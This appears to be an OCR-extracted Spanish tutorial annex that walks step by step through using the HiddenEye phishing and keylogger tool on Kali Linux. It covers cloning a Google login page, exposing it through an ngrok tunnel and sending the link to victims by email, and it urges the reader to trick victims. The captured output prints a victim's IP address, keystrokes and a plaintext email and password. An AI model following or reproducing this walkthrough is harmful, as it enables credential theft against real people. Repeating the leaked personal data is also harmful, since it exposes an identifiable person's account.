



```
┌──(kali㉿kali)-[~/Escritorio/HiddenEye]
└─$ ls
Config.ini          Dockerfile     models          Settings.ini
_config.yml         HiddenEye.py   PressKit        venv
CONTRIBUTING.md     index.html     README.md       version.txt
controllers         __init__.py    README_RU.md    views
Defs                LICENSE        requirements.txt WebPages
Docker              locale         Screenshot.png
docker-compose.yml  logo.png       Server
```


Ahora instalamos los requerimientos para que el programa funcione con el comando **pip3 install -r requirements.txt**

```
┌──(kali㉿kali)-[~/Escritorio/HiddenEye]
└─$ pip3 install -r requirements.txt
```


kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
CONTRIBUTING.md index.html README.md version.txt
controllers __init__.py README_RU.md views
Defs LICENSE requirements.txt WebPages
Docker locale Screenshot.png
docker-compose.yml logo.png Server
(kali㉿kali)-[~/Escritorio/HiddenEye]
$ pip3 install -r requirements.txt
Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do you want to install it? (N/y)y
sudo apt install python3-pip
[sudo] password for kali:
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Se instalarán los siguientes paquetes adicionales:
python-pip-whl python3-wheel
Se instalarán los siguientes paquetes NUEVOS:
python-pip-whl python3-pip python3-wheel
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 689 no actualizados
.
Se necesita descargar 2.309 kB de archivos.
Se utilizarán 3.671 kB de espacio de disco adicional después de esta operació
n.
¿Desea continuar? [S/n] s
0% [Conectando a http.kali.org]



kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
HIDDENEYE
[v 1.0.0] BY:DARKSEC
[Modern Phishing Tool With Advanced Functionality]
[PHISHING-KEYLOGGER-INFORMATION COLLECTOR-ALL_IN_ONE_TOOL-SOCIALENGINEERING
]
SELECT ANY ATTACK VECTOR:
PHISHING-MODULES:
[01] Facebook [13] Steam [25] Badoo [37] PlayStati
on
[02] Google [14] VK [26] CryptoCurrency [38] Xbox
[03] LinkedIn [15] iCloud [27] DevianArt [39] CUSTOM(1)
[04] GitHub [16] GitLab [28] DropBox [40] CUSTOM(2)
[05] StackOverflow [17] Netflix [29] eBay
[06] WordPress [18] Origin [30] MySpace
[07] Twitter [19] Pinterest [31] PayPal
[08] Instagram [20] ProtonMail [32] Shopify
[09] Snapchat [21] Spotify [33] Verizon
[10] Yahoo [22] Quora [34] Yandex
[11] Twitch [23] PornHub [35] Reddit
[12] Microsoft [24] Adobe [36] Subito.it
ADDITIONAL-TOOLS:
[0A] Get Target Location
HiddenEye >>>

Ahora iniciamos los servicios de NGROK.




EJECUCIÓN DEL ATAQUE

El primer paso para llevar a cabo este ataque es seleccionar que página vamos a suplantar. En este ataque se selecciona la cuenta de Google.




Ahora seleccionamos el modo de operación que se tendrá. Seleccionamos la opción número uno.




Luego que deseamos obtener del ataque, en este caso la herramienta funcionará como un KEYLOGGER, seleccionamos la opción uno.


Especificamos la página donde se va a redireccionar una vez efectivizado el ataque, por lo cual se procedió a ingresar la página de inicio de sesión de Gmail.

Ahora especificamos el puerto especificado en Ngrok





Luego se procede a especificar el tipo de servidor, para nuestro caso localhost, sin embargo, gracias a Ngrok nos envía un enlace para proceder a ejecutar el ataque fuera de nuestra propia red.





Nos dirigimos al otro terminar ejecutándose los servicios de Ngrok, para copiar el enlace que es el cual se envía por correo electrónico. El enlace de amarillo se procede a enviar.


```
ngrok by @inconshreveable

Session Status                online
Account                       Luis campoverde (Plan: Free)
Version                       2.3.40
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://d129-128-201-163-201.ngrok.io -> http://localhost:8080
Forwarding                    https://d129-128-201-163-201.ngrok.io -> http://localhost:8080

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Ahora es cuestión de utilizar ingenio para hacer caer a las víctimas, una vez efectivizado el ataque esto procedemos a obtener credenciales de los correos electrónicos.


Anexo 2



kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[GETTING PRESSED KEYS]:
64
[GETTING PRESSED KEYS]:
gma
[GETTING PRESSED KEYS]:
il
[GETTING PRESSED KEYS]:
.com
[GETTING PRESSED KEYS]:
ArrowLeftArrowLeftArrowLeft
[GETTING PRESSED KEYS]:
ArrowLeftArrowLeftArrowLeftArrowLeftArrowLeftArrowLeft
[GETTING PRESSED KEYS]:
ArrowLeft
[GETTING PRESSED KEYS]:
14
[DEVICE DETAILS FOUND]:
Victim Public IP: 157.100.74.173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
Current logged in user: kali
[CREDENTIALS FOUND]:
[EMAIL:] sharonpluas14@gmail.com [PASS:] Shaaron123456789



10:09 PM 16%
kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
[CREDENTIALS FOUND]:
[EMAIL:] [redacted]:123456789
[DEVICE DETAILS FOUND]:
Victim Public IP: 157.100.74.173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.44
Current logged in user: kali
[DEVICE DETAILS FOUND]:
Victim Public [redacted]
User-Agent: [redacted] (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.44
Current logged in user: kali
[redacted]
[redacted]
[DEVICE DETAILS FOUND]:
Victim Public IP: 157.100.74.173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.44
Current logged in user: kali
[redacted]
[DEVICE DETAILS FOUND]:
Victim Public IP: 157.100.74.173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.44
Current logged in user: kali
[GETTING PRESSED KEYS]:
jos
[GETTING PRESSED KEYS]:
en



10:09 PM
16%
kali@kali: ~/Escritorio/HiddenEye
Archivo Acciones Editar Vista Ayuda
